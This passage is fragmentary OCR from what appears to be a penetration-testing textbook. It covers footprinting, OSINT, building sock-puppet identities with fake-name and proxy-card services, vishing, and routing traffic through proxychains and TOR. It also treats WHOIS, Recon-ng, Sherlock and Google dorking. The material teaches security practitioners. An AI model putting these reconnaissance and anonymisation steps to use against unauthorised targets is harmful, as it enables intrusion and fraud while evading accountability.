


Figure 3.21 – Wireless penetration testing lab




Figure 4.1 – Footprinting

footprinting methodology:

- Checking search engines such as Yahoo, Bing, and Google
- Performing Google hacking/dorking techniques (advanced Google searches)
- Information gathering through social media platforms such as Facebook, LinkedIn, Instagram, and Twitter
- Footprinting the company's website
- Performing email footprinting techniques
- Using WHOIS databases to retrieve domain information

• Performing **Domain Name System** (**DNS**) footprinting
• Network footprint techniques
• Social engineering techniques

Reconnaissance can be divided into two categories:
• **Passive**: Uses an indirect approach and does not engage the target to gather information.
• **Active**: Directly engages the target to gather specific details.

Open Source Intelligence (**OSINT**)

Figure 4.2 – OSINT sources

The following are some resources for creating a sock puppet:
• Creating a fake identity: https://www.fakenamegenerator.com/
• Fake profile picture: https://www.thispersondoesnotexist.com/
• Using a proxy credit card: https://privacy.com/

A social engineering attack that is conducted over a telephone system where the attacker calls the victim while pretending to be someone else is known as **vishing**.

The following are common techniques that are used by penetration testers to anonymize their traffic:
• **Virtual Private Network** (**VPN**)
• **Proxychains**
• **The Onion Router** (**TOR**)




Figure 4.3 – VPN servers

• Ensure your **Domain Name System** (**DNS**) traffic is not leaking as it will reveal your geolocation data. Use a site such as **DNS Leak Test** (www.dnsleaktest.com) to check this.




Figure 4.4 – Proxy chaining

types of network:

1. LAN (Local Area Network)
2. MAN (Metropolitan Area Network)
3. PAN (Personal Area Network)
4. WLAN (Wireless Local Area Network)
5. CAN (Campus Area Network)

6. SAN (Storage Area Network)
7. VPN (Virtual Private Network)

You can use a website such as https://spys.one/en/, which provides a list of free proxy servers. However, keep in mind that these servers may not always be online or available.

1. Use the **locate proxychains** command to locate the configuration file:




Figure 4.5 – Locating the proxychains configuration file

2. Now that you've found the configuration file, use the following command to open the file in the Vi text editor:kali@kali:~$ **sudo vi /etc/proxychains4.conf**

3. Next, press the *Esc* key on your keyboard, then type **:set number**, and hit *Enter* to display line numbers within the Vi text editor.

4. Using the directional keys on your keyboard, move the cursor to line **#10**, where it says **#dynamic_chain**, and press **I** on your keyboard to enter insert mode on the editor. Then, remove the **#** symbol from **dynamic_chain** to uncomment the feature.Important Note
The **#** symbol is used to comment out a line of text/code. When placed at the beginning of a line, all the text/code on that line is ignored by the application. Therefore, removing a **#** from the beginning of a line will uncomment the line and the application will acknowledge the text/code.

5. Next, move the cursor to line **#18** and place a **#** in front of **strict_chain**, as shown here:




Figure 4.6 – Editing the proxychain's configuration file

As shown in the preceding screenshot, by uncommenting **dynamic_chain**, the proxychains application will chain all the proxy servers within a predefined list. By commenting **strict_chain**, proxychains will not use this method of proxy.

6. By default, proxychains use the TOR network. However, in Kali Linux 2021.2, TOR is not installed by default, so it will not work. So, scroll down to the bottom of the file, where you will see **ProxyList**. In this list, you will see the default proxy (TOR). Place a **#** at the beginning of **socks 4 127.0.0.1 9050** to comment the line of code.
7. Next, add some proxies at the end of the last proxy in the list, as shown in the following screenshot:





Figure 4.7 – Adding proxies

As shown in the preceding screenshot, two proxies were taken from https://spys.one/en/ and were added at the end of **ProxyList** to be part of the proxy chain.

8. To save the configuration file, press the *Esc* key on your keyboard, then type **:wq!,** and hit *Enter* to save.
9. Lastly, to test our proxychain, in the **Terminal** window, use the **proxychains4 firefox** command, as shown here:

```
kali@kali:~$ proxychains4 firefox
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Dynamic chain  ...  167.71.27.77:8080 [proxychains] DLL init: proxychains-ng 4.14
 ...  content-signature-2.cdn.mozilla.net:443 [proxychains] DLL init: proxychains-ng 4.14
 ...  OK
[proxychains] Dynamic chain  ...  167.71.27.77:8080  ...  firefox.settings.services.mozilla.com:443
[proxychains] Dynamic chain  ...  167.71.27.77:8080  ...  firefox.settings.services.mozilla.com:443
[proxychains] Dynamic chain  ...  167.71.27.77:8080  ...  push.services.mozilla.com:443  ...  OK
[proxychains] Dynamic chain  ...  167.71.27.77:8080  ...  safebrowsing.googleapis.com:443  ...  OK
```

Figure 4.8 – Using proxychains



Accessing a WHOIS database is quite simple: you can use your favorite online search engine to find various WHOIS databases. The following are some popular WHOIS websites:

- https://whois.domaintools.com
- https://who.is
- https://www.whois.com

https://hunter.io/

Recon-ng is an OSINT reconnaissance framework written in Python. The tool itself contains modules, a database, interactive help, and a menu system, similar to Metasploit. Recon-ng can perform web-based, information-gathering techniques using various open source platforms, and it's one of the must-have tools for any aspiring ethical hacker or penetration tester to have within their arsenal.

1. On Kali Linux, open the **Terminal** area, type **recon-ng**, and hit *Enter* to start the framework.

theHarvester -h

Next, to search for a target, use the **python3 sherlock <username>** command, as shown here:kali@kali:~/sherlock$ **python3 sherlock microsoft --timeout 5**

https://censys.io/login

https://www.netcraft.com/.

Imagine that you are looking for search results that contain a keyword but only from the target domain. Here, you can use the **keyword site:domain.com** syntax

If you want to filter your search results so that they include two specific keywords, you can use the **keyword1 AND keyword2 site:domain.com** syntax

To filter the search results to display a specific file type from a target domain, use the **site:domain.com**

filetype:file type syntax

To discover specific URLs that contain a specific keyword within their page title, use the **site:domain.com intitle:keyword** syntax

To remove the display results of URLs for a target domain that does not include a specific keyword, use the **site:domain.com –keyword** syntax

You can use the **intext:** *syntax with a keyword to search for a specific web page that contains the keyword within its text/body. Using* **inurl:** *with a keyword allows you to filter URLs that contain the specific keywords within its URL, which may lead to a potentially sensitive directory in a company's domain.*

Offensive Security (https://www.offensive-security.com), and can be found at https://www.exploit-db.com/google-hacking-database. This website contains a list of various Google dorks (search operators), which are used to find very sensitive information on the internet using Google Search:

dnsrecon -h

